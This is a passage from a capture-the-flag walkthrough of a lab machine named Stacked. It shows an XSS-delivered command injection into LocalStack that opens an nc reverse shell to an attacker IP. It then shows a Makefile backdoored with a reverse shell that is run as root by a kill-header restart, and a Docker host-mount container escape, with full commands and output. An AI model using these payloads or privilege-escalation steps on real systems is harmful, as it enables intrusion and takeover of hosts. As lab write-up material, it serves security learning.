Wxhci11aS1sYXlvdXQvc3JjL3VpLWxheW91dC5qcyI+PC9zY3JpcHQ+Cgo8c2NyaXB0PgokLnVybFBhcmFtID0gZnVuY3Rpb24obmFtZSl7CiAgdmFyIHJlc3VsdHMgPSBuZXcgUmVnRXhwKCdbXD8mXScgKyBuYW1lICsgJz0oW14mI10qKScpLmV4ZWMod2luZG93LmxvY2F0aW9uLmhyZWYpOwogIGlmIChyZXN1bHRzPT1udWxsKXsKICAgICByZXR1cm4gbnVsbDsKICB9CiAgZWxzZXsKICAgICByZXR1cm4gcmVzdWx0c1sxXSB8fCAwOwogIH0KfQo8L3NjcmlwdD4KCjwhLS0gPHNjcmlwdCBzcmM9ImpzL2pvaW50LmRlZnMuanMiPjwvc2NyaXB0PiAtLT4KPHNjcmlwdCBzcmM9ImpzL2FwcC5qcyI+PC9zY3JpcHQ+CjxzY3JpcHQgc3JjPSJqcy9zZXJ2aWNlcy5qcyI+PC9zY3JpcHQ+CjxzY3JpcHQgc3JjPSJ2aWV3cy9pbmZyYS5qcyI+PC9zY3JpcHQ+CjxzY3JpcHQgc3JjPSJ2aWV3cy9pbmZyYS5ncmFwaC5qcyI+PC9zY3JpcHQ+CjxzY3JpcHQgc3JjPSJ2aWV3cy9pbmZyYS5kZXRhaWxzLmpzIj48L3NjcmlwdD4KPHNjcmlwdCBzcmM9InZpZXdzL2NvbmZpZy5qcyI+PC9zY3JpcHQ+Cgo8L2JvZHk+CjwvaHRtbD4= HTTP/1.1" 404 -
```
I decode the base64, and it's the index.html page from localstack. you can check it by running the localstack image again and visit http://localhost:8080 on your machine.
``` bash
Dashboard
```
#### Getting reverse shell
Now I know that localstack is running on the Stacked machine, It's time to do OS Command Injection through XSS.
I create revshell.js.
``` bash
// Doing POST request to localstack of Stacked machine.
var xhr = new XMLHttpRequest();
// the command injection payload is 'nc 10.10.14.4 4444 -e /bin/bash'
// base64 your payload
//
// then url encode of "echo bmMgMTAuMTAuMTQuNCA0NDQ0IC1lIC9iaW4vYmFzaA== | base64 -d | sh"
//
//
// The finish payload would be "echo%20bmMgMTAuMTAuMTQuNCA0NDQ0IC1lIC9iaW4vYmFzaA==%20%7C%20base64%20-d%20%7C%20sh"
// and put the payload after the semicolon
var target = 'http://localhost:8080/lambda/test;echo%20bmMgMTAuMTAuMTQuNCA0NDQ0IC1lIC9iaW4vYmFzaA==%20%7C%20base64%20-d%20%7C%20sh/code'
xhr.open("POST", target, false);
xhr.setRequestHeader('Content-Type', 'application/json');
xhr.send(JSON.stringify({ "awsEnvironment": "nothing" }));
```
Now start python listener in port 80 and netcat listener on port 4444.
Execute the xss_curl_cmd, which is basically the request from burp that I convert to curl.
After a few minutes I got a shell.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# curl -i -s -k -X $'POST' \
-H $'Host: portfolio.stacked.htb' -H $'User-Agent: ' -H $'Accept: application/json, text/javascript, */*; q=0.01' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' -H $'X-Requested-With: XMLHttpRequest' -H $'Content-Length: 76' -H $'Origin: ' -H $'Referer: ' \
--data-binary $'fullname=test&email=test%40qq.com&tel=138232254773&subject=test&message=test' \
$'http://portfolio.stacked.htb/process.php'
HTTP/1.1 200 OK
Date: Mon, 14 Feb 2022 06:51:19 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 54
Content-Type: text/json; charset=utf8
{"success":"Your form has been submitted. Thank you!"}
```
``` bash
10.10.11.112 - - [14/Feb/2022 01:52:06] "GET /revshell.js HTTP/1.1" 200 -
```
``` bash
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# nc -lvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.11.112.
Ncat: Connection from 10.10.11.112:37547.
python -c 'import pty; pty.spawn("/bin/bash")'
bash: /root/.bashrc: Permission denied
bash-5.0$ ^Z
[1]+ Stopped nc -lvp 4444
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# stty raw -echo
┌──(root💀kali)-[~/hackthebox/machine/stacked]
nc -lvp 4444
reset
bash-5.0$ id
uid=1001(localstack) gid=1001(localstack) groups=1001(localstack)
bash-5.0$ whoami
localstack
```
I can tell that I'm in docker container.
Looking at the running process I see a make infra running as root.
``` bash
bash-5.0$ ls -al /.dockerenv
-rwxr-xr-x 1 root root 0 Feb 14 01:27 /.dockerenv
bash-5.0$ ps -aef
PID USER TIME COMMAND
1 root 0:00 {docker-entrypoi} /bin/bash /usr/local/bin/docker-entrypoi
14 root 0:03 {supervisord} /usr/bin/python3.8 /usr/bin/supervisord -c /
16 root 0:01 tail -qF /tmp/localstack_infra.log /tmp/localstack_infra.e
20 localsta 0:00 bash -c if [ "$START_WEB" = "0" ]; then exit 0; fi; make w
21 root 0:00 make infra
22 localsta 0:00 make web
23 root 0:31 python bin/localstack start --host
24 localsta 0:14 python bin/localstack web
94 root 0:31 java -Djava.library.path=./DynamoDBLocal_lib -Xmx256m -jar
110 root 0:00 node /opt/code/localstack/localstack/node_modules/kinesali
350 localsta 0:00 /bin/sh -c { test `which aws` || . .venv/bin/activate; };
356 localsta 0:00 sh
357 localsta 0:00 /bin/bash
360 localsta 0:00 python -c import pty; pty.spawn("/bin/bash")
361 localsta 0:00 /bin/bash
365 localsta 0:00 ps -aef
```
And Makefile is owned by localstack user, which makes me have access to that file.
``` bash
bash-5.0$ ls -la
total 180
drwxrwxrwx 1 localsta localsta 4096 Jul 19 2021 .
drwxr-xr-x 1 root root 4096 Dec 23 2020 ..
-rw-r--r-- 1 root root 62068 Feb 1 2021 .coverage
drwxr-xr-x 6 localsta localsta 4096 Feb 1 2021 .venv
-rw-rw-r-- 1 localsta localsta 8455 Feb 1 2021 Makefile
drwxr-xr-x 2 localsta localsta 4096 Feb 1 2021 bin
drwxr-xr-x 1 localsta localsta 4096 Feb 1 2021 localstack
-rw-r--r-- 1 root root 61864 Feb 1 2021 nosetests.xml
-rw-rw-r-- 1 localsta localsta 1529 Feb 1 2021 requirements.txt
-rw-r--r-- 1 root root 3 Feb 14 01:27 supervisord.pid
bash-5.0$ whoami
localstack
```
My thought is, I owned Makefile and I see a make infra process is running as root, What if I inject my malicious code (reverse shell) and somehow I can crash or kill the container and make it run the make infra command again as root.
So I get back to localstack github repository to read all the source code or find which code to kill or restart the process without the need of permission.
- [localstack](https://github.com/localstack/localstack)
After a long read and searching for restart, reboot, shutdown, reset. I eventually found this code.
- 
The comment said
``` bash
Header to indicate that the process should kill itself. This is required because
if this process is started as root, then we cannot kill it from a non-root
process.
```
So I can kill the localstack process by using the x-localstack-kill as request header.
Let's put our reverse shell code to Makefile, I need to put the code inside the infra target, put the reverse shell in Makefile line 54.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# cat Makefile
IMAGE_NAME ?= localstack/localstack
IMAGE_NAME_BASE ?= localstack/java-maven-node-python
IMAGE_NAME_LIGHT ?= localstack/localstack-light
IMAGE_NAME_FULL ?= localstack/localstack-full
IMAGE_TAG ?= $(shell cat localstack/constants.py | grep '^VERSION =' | sed "s/VERSION = ['\"]\(.*\)['\"].*/\1/")
DOCKER_SQUASH ?= --squash
VENV_DIR ?= .venv
PIP_CMD ?= pip
TEST_PATH ?= .
ifeq ($(OS), Windows_NT)
VENV_RUN = . $(VENV_DIR)/Scripts/activate
else
VENV_RUN = . $(VENV_DIR)/bin/activate
endif
usage: ## Show this help
@fgrep -h "##" $(MAKEFILE_LIST) | fgrep -v fgrep | sed -e 's/\\$$//' | sed -e 's/##//'
setup-venv:
(test `which virtualenv` || $(PIP_CMD) install --user virtualenv) && \
(test -e $(VENV_DIR) || virtualenv $(VENV_OPTS) $(VENV_DIR))
install-venv:
make setup-venv && \
test ! -e requirements.txt || ($(VENV_RUN); $(PIP_CMD) -q install -r requirements.txt)
init: ## Initialize the infrastructure, make sure all libs are downloaded
$(VENV_RUN); PYTHONPATH=. exec python localstack/services/install.py libs
init-testlibs:
$(VENV_RUN); PYTHONPATH=. exec python localstack/services/install.py testlibs
install: ## Install full dependencies in virtualenv
(make install-venv && make init-testlibs) || exit 1
install-basic: ## Install basic dependencies for CLI usage in virtualenv
make setup-venv && \
($(VENV_RUN); cat requirements.txt | grep -ve '^#' | grep '#\(basic\|extended\)' | sed 's/ #.*//' \
| xargs $(PIP_CMD) install)
# deprecated - TODO remove
install-web:
(cd localstack/dashboard/web && (test ! -e package.json || npm install --silent > /dev/null))
publish: ## Publish the library to the central PyPi repository
# build and upload archive
($(VENV_RUN) && ./setup.py sdist upload)
coveralls: ## Publish coveralls metrics
($(VENV_RUN); coveralls)
infra: ## Manually start the local infrastructure for testing
nc 10.10.14.4 3344 -e /bin/bash;
($(VENV_RUN); exec bin/localstack start --host)
docker-build: ## Build Docker image
docker build -t $(IMAGE_NAME) .
docker-squash:
# squash entire image
which docker-squash || $(PIP_CMD) install docker-squash; \
docker-squash -t $(IMAGE_NAME):$(IMAGE_TAG) $(IMAGE_NAME):$(IMAGE_TAG)
docker-build-base:
docker build $(DOCKER_SQUASH) -t $(IMAGE_NAME_BASE) -f bin/Dockerfile.base .
docker tag $(IMAGE_NAME_BASE) $(IMAGE_NAME_BASE):$(IMAGE_TAG)
docker tag $(IMAGE_NAME_BASE):$(IMAGE_TAG) $(IMAGE_NAME_BASE):latest
docker-build-base-ci:
DOCKER_SQUASH= make docker-build-base
IMAGE_NAME=$(IMAGE_NAME_BASE) IMAGE_TAG=latest make docker-squash
docker info | grep Username || docker login -u "$$DOCKER_USERNAME" -p "$$DOCKER_PASSWORD"
docker push $(IMAGE_NAME_BASE):latest
docker-push: ## Push Docker image to registry
make docker-squash
docker push $(IMAGE_NAME):$(IMAGE_TAG)
docker-push-master:## Push Docker image to registry IF we are currently on the master branch
(CURRENT_BRANCH=`(git rev-parse --abbrev-ref HEAD | grep '^master$$' || ((git branch -a | grep 'HEAD detached at [0-9a-zA-Z]*)') && git branch -a)) | grep '^[* ]*master$$' | sed 's/[* ]//g' || true`; \
test "$$CURRENT_BRANCH" != 'master' && echo "Not on master branch.") || \
((test "$$DOCKER_USERNAME" = '' || test "$$DOCKER_PASSWORD" = '' ) && \
echo "Skipping docker push as no credentials are provided.") || \
(REMOTE_ORIGIN="`git remote -v | grep '/localstack' | grep origin | grep push | awk '{print $$2}'`"; \
test "$$REMOTE_ORIGIN" != 'https://github.com/localstack/localstack.git' && \
echo "This is a fork and not the main repo.") || \
( \
which $(PIP_CMD) || (wget https://bootstrap.pypa.io/get-pip.py && python get-pip.py); \
docker info | grep Username || docker login -u $$DOCKER_USERNAME -p $$DOCKER_PASSWORD; \
IMAGE_TAG=latest make docker-squash && make docker-build-light && \
docker tag $(IMAGE_NAME):latest $(IMAGE_NAME_FULL):latest && \
docker tag $(IMAGE_NAME_LIGHT):latest $(IMAGE_NAME):latest && \
((! (git diff HEAD~1 localstack/constants.py | grep '^+VERSION =') && \
echo "Only pushing tag 'latest' as version has not changed.") || \
(docker tag $(IMAGE_NAME):latest $(IMAGE_NAME):$(IMAGE_TAG) && \
docker tag $(IMAGE_NAME_FULL):latest $(IMAGE_NAME_FULL):$(IMAGE_TAG) && \
docker push $(IMAGE_NAME):$(IMAGE_TAG) && docker push $(IMAGE_NAME_LIGHT):$(IMAGE_TAG) && \
docker push $(IMAGE_NAME_FULL):$(IMAGE_TAG))) && \
docker push $(IMAGE_NAME):latest && docker push $(IMAGE_NAME_FULL):latest && docker push $(IMAGE_NAME_LIGHT):latest \
)
docker-run: ## Run Docker image locally
($(VENV_RUN); bin/localstack start)
docker-mount-run:
MOTO_DIR=$$(echo $$(pwd)/.venv/lib/python*/site-packages/moto | awk '{print $$NF}'); echo MOTO_DIR $$MOTO_DIR; \
ENTRYPOINT="-v `pwd`/localstack/constants.py:/opt/code/localstack/localstack/constants.py -v `pwd`/localstack/config.py:/opt/code/localstack/localstack/config.py -v `pwd`/localstack/plugins.py:/opt/code/localstack/localstack/plugins.py -v `pwd`/localstack/utils:/opt/code/localstack/localstack/utils -v `pwd`/localstack/services:/opt/code/localstack/localstack/services -v `pwd`/localstack/dashboard:/opt/code/localstack/localstack/dashboard -v `pwd`/tests:/opt/code/localstack/tests -v $$MOTO_DIR:/opt/code/localstack/.venv/lib/python3.8/site-packages/moto/" make docker-run
vagrant-start:
@vagrant up || EXIT_CODE=$$? ;\
if [ "$EXIT_CODE" != "0" ]; then\
echo "Predicted error. Ignoring...";\
vagrant ssh -c "sudo yum install -y epel-release && sudo yum update -y && sudo yum -y install wget perl gcc gcc-c++ dkms kernel-devel kernel-headers make bzip2";\
vagrant reload --provision;\
fi
vagrant-stop:
vagrant halt
docker-build-light:
@img_name=$(IMAGE_NAME_LIGHT); \
docker build -t $$img_name -f bin/Dockerfile.light .; \
IMAGE_NAME=$$img_name IMAGE_TAG=latest make docker-squash; \
docker tag $$img_name:latest $$img_name:$(IMAGE_TAG)
docker-cp-coverage:
@echo 'Extracting .coverage file from Docker image'; \
id=$$(docker create localstack/localstack); \
docker cp $$id:/opt/code/localstack/.coverage .coverage; \
docker rm -v $$id
# deprecated - TODO remove
web:
($(VENV_RUN); bin/localstack web)
test: ## Run automated tests
make lint && \
($(VENV_RUN); DEBUG=$(DEBUG) PYTHONPATH=`pwd` nosetests $(NOSE_ARGS) --with-timer --with-coverage --logging-level=WARNING --nocapture --no-skip --exe --cover-erase --cover-tests --cover-inclusive --cover-package=localstack --with-xunit --exclude='$(VENV_DIR).*' --ignore-files='lambda_python3.py' $(TEST_PATH))
test-docker:
ENTRYPOINT="--entrypoint=" CMD="make test" make docker-run
test-docker-mount: ## Run automated tests in Docker (mounting local code)
ENTRYPOINT="-v `pwd`/tests:/opt/code/localstack/tests" make test-docker-mount-code
test-docker-mount-code:
MOTO_DIR=$$(echo $$(pwd)/.venv/lib/python*/site-packages/moto | awk '{print $$NF}'); \
ENTRYPOINT="--entrypoint= -v `pwd`/localstack/config.py:/opt/code/localstack/localstack/config.py -v `pwd`/localstack/constants.py:/opt/code/localstack/localstack/constants.py -v `pwd`/localstack/utils:/opt/code/localstack/localstack/utils -v `pwd`/localstack/services:/opt/code/localstack/localstack/services -v `pwd`/Makefile:/opt/code/localstack/Makefile -v $$MOTO_DIR:/opt/code/localstack/.venv/lib/python3.8/site-packages/moto/ -e TEST_PATH=$(TEST_PATH) -e NOSE_ARGS=-v -e LAMBDA_JAVA_OPTS=$(LAMBDA_JAVA_OPTS) $(ENTRYPOINT)" CMD="make test" make docker-run
reinstall-p2: ## Re-initialize the virtualenv with Python 2.x
rm -rf $(VENV_DIR)
PIP_CMD=pip2 VENV_OPTS="-p '`which python2`'" make install
reinstall-p3: ## Re-initialize the virtualenv with Python 3.x
rm -rf $(VENV_DIR)
PIP_CMD=pip3 VENV_OPTS="-p '`which python3`'" make install
lint: ## Run code linter to check code style
($(VENV_RUN); flake8 --inline-quotes=single --show-source --max-line-length=120 --ignore=E128,W504 --exclude=node_modules,$(VENV_DIR)*,dist,fixes .)
clean: ## Clean up (npm dependencies, downloaded infrastructure code, compiled Java classes)
rm -rf localstack/dashboard/web/node_modules/
rm -rf localstack/infra/amazon-kinesis-client
rm -rf localstack/infra/elasticsearch
rm -rf localstack/infra/elasticmq
rm -rf localstack/infra/dynamodb
rm -rf localstack/node_modules/
rm -rf $(VENV_DIR)
rm -f localstack/utils/kinesis/java/com/atlassian/*.class
.PHONY: usage compile clean install web install-web infra test
```
``` bash
bash-5.0$ wget http://10.10.14.4/Makefile -O Makefile
Connecting to 10.10.14.4 (10.10.14.4:80)
saving to 'Makefile'
Makefile 100% |********************************| 8489 0:00:00 ETA
'Makefile' saved
```
Open another terminal and start a netcat listener to your reverse shell port.
Do:
``` bash
curl http://localhost:8080/ -H "x-localstack-kill: anything"
```
or:
``` bash
curl http://localhost:4566/ -H "x-localstack-kill: anything"
```
on the container shell.
And I got a shell. and the user.txt flag.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# nc -lvp 3344
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::3344
Ncat: Listening on 0.0.0.0:3344
Ncat: Connection from 10.10.11.112.
Ncat: Connection from 10.10.11.112:37651.
python -c 'import pty; pty.spawn("/bin/bash")'
bash-5.0# ^Z
[1]+ Stopped nc -lvp 3344
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# stty raw -echo
┌──(root💀kali)-[~/hackthebox/machine/stacked]
nc -lvp 3344
reset
bash-5.0# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
bash-5.0# whoami
root
bash-5.0# find / -name "user.txt" 2>/dev/null
/home/localstack/user.txt
bash-5.0# cat /home/localstack/user.txt
c877918fc5f7cb38e0631f7849c20b1b
```
And we are root of the container.
- 
#### root
After looking around for a way to escape the container, I see a bunch of docker certificate.
``` bash
bash-5.0# docker images
docker images
REPOSITORY TAG IMAGE ID CREATED SIZE
localstack/localstack-full 0.12.6 7085b5de9f7c 6 months ago 888MB
localstack/localstack-full 0601ea177088 12 months ago 882MB
lambci/lambda nodejs12.x 22a4ada8399c 12 months ago 390MB
lambci/lambda nodejs10.x db93be728e7b 12 months ago 385MB
lambci/lambda nodejs8.10 5754fee26e6e 12 months ago 813MB
bash-5.0# ls -la .docker/
ls -la .docker/
total 40
drwxr-xr-x 2 root root 4096 Jul 17 2021 .
drwxr-x--- 1 root root 4096 Jul 19 2021 ..
-rw------- 1 root root 3326 Jul 17 2021 ca-key.pem
-rw-r--r-- 1 root root 2159 Jul 17 2021 ca.pem
-rw-r--r-- 1 root root 41 Jul 17 2021 ca.srl
-rw-r--r-- 1 root root 1899 Jul 17 2021 cert.pem
-rw-r--r-- 1 root root 1582 Jul 17 2021 client.csr
-rw-r--r-- 1 root root 30 Jul 17 2021 extfile-client.cnf
-rw-r--r-- 1 root root 111 Jul 17 2021 extfile.cnf
-rw------- 1 root root 3243 Jul 17 2021 key.pem
```
running docker images command and docker container ls -a return
``` bash
bash-5.0# docker container ls -a
docker container ls -a
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
86099318c53b localstack/localstack-full:0.12.6 "docker-entrypoint.sh" 11 minutes ago Up 11 minutes 127.0.0.1:443->443/tcp, 127.0.0.1:4566->4566/tcp, 127.0.0.1:4571->4571/tcp, 127.0.0.1:8080->8080/tcp localstack_main
d76e9ebac9d7 0601ea177088 "docker-entrypoint..." 6 months ago Exited (130) 6 months ago condescending_babbage
```
Looking back at Recon section above, there is one port I haven't look at.
Visiting the port on browser.
We need to use https.
``` bash
https://stacked.htb:2376
```
So the certificate is used by docker to authenticate.
I try to run the second localstack container that has Image ID 0601ea177088 and mount
the real machine to /host directory of the container.
First I need to open another terminal and give a reverse shell to that terminal by running
``` bash
nc 10.10.14.4 1234 -e /bin/bash &
```
on the container root shell.
Now I have two root terminal.
Now let's run the second localstack container that has Image ID 0601ea177088 on first terminal.
``` bash
bash-5.0# docker run -it -v /:/host/ 0601ea177088 chroot /host bash
Waiting for all LocalStack services to be ready
2022-02-14 07:13:35,073 CRIT Supervisor is running as root. Privileges were not dropped because no user is specified in the config file. If you intend to run as root, you can set user=root in the config file to avoid this message.
2022-02-14 07:13:35,079 INFO supervisord started with pid 14
2022-02-14 07:13:36,082 INFO spawned: 'dashboard' with pid 20
2022-02-14 07:13:36,085 INFO spawned: 'infra' with pid 21
2022-02-14 07:13:36,092 INFO success: dashboard entered RUNNING state, process has stayed up for > than 0 seconds (startsecs)
(. .venv/bin/activate; bin/localstack web)
(. .venv/bin/activate; exec bin/localstack start --host)
2022-02-14 07:13:37,098 INFO success: infra entered RUNNING state, process has stayed up for > than 1 seconds (startsecs)
Waiting for all LocalStack services to be ready
LocalStack version: 0.12.6
Starting local dev environment. CTRL-C to quit.
LocalStack version: 0.12.6
Waiting for all LocalStack services to be ready
[2022-02-14 07:13:51 +0000] [26] [INFO] Running on https://0.0.0.0:8081 (CTRL + C to quit)
2022-02-14T07:13:51:INFO:hypercorn.error: Running on https://0.0.0.0:8081 (CTRL + C to quit)
Starting edge router (https port 4566)...
Starting mock ACM service on http port 4566 ...
Starting mock API Gateway service on http port 4566 ...
Starting mock CloudFormation service on http port 4566 ...
Starting mock CloudWatch service on http port 4566 ...
Starting mock DynamoDB service on http port 4566 ...
Starting mock DynamoDB Streams service on http port 4566 ...
Starting mock EC2 service on http port 4566 ...
Starting mock ES service on http port 4566 ...
Starting mock Firehose service on http port 4566 ...
Starting mock IAM service on http port 4566 ...
Starting mock STS service on http port 4566 ...
Starting mock Kinesis service on http port 4566 ...
Starting mock KMS service on http port 4566 ...
2022-02-14T07:13:52:INFO:localstack.multiserver: Starting multi API server process on port 37199
[2022-02-14 07:13:52 +0000] [22] [INFO] Running on https://0.0.0.0:4566 (CTRL + C to quit)
2022-02-14T07:13:52:INFO:hypercorn.error: Running on https://0.0.0.0:4566 (CTRL + C to quit)
[2022-02-14 07:13:52 +0000] [22] [INFO] Running on http://0.0.0.0:37199 (CTRL + C to quit)
2022-02-14T07:13:52:INFO:hypercorn.error: Running on http://0.0.0.0:37199 (CTRL + C to quit)
Starting mock Lambda service on http port 4566 ...
Starting mock CloudWatch Logs service on http port 4566 ...
Starting mock Redshift service on http port 4566 ...
Starting mock Route53 service on http port 4566 ...
Starting mock S3 service on http port 4566 ...
Starting mock Secrets Manager service on http port 4566 ...
Starting mock SES service on http port 4566 ...
Starting mock SNS service on http port 4566 ...
Starting mock SQS service on http port 4566 ...
Starting mock SSM service on http port 4566 ...
Starting mock Cloudwatch Events service on http port 4566 ...
Starting mock StepFunctions service on http port 4566 ...
Waiting for all LocalStack services to be ready
Waiting for all LocalStack services to be ready
Waiting for all LocalStack services to be ready
Waiting for all LocalStack services to be ready
Ready.
2022-02-14T07:14:17:INFO:localstack.utils.analytics.profiler: Execution of "start_api_services" took 24456.59899711609ms
```
On the second terminal find the newly created CONTAINER ID by running docker container ls -a grep the latest one.
``` bash
bash-5.0# docker container ls -a
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
aedd99d3bdfd 0601ea177088 "docker-entrypoint..." About a minute ago Up About a minute 4566/tcp, 4571/tcp, 8080/tcp romantic_bartik
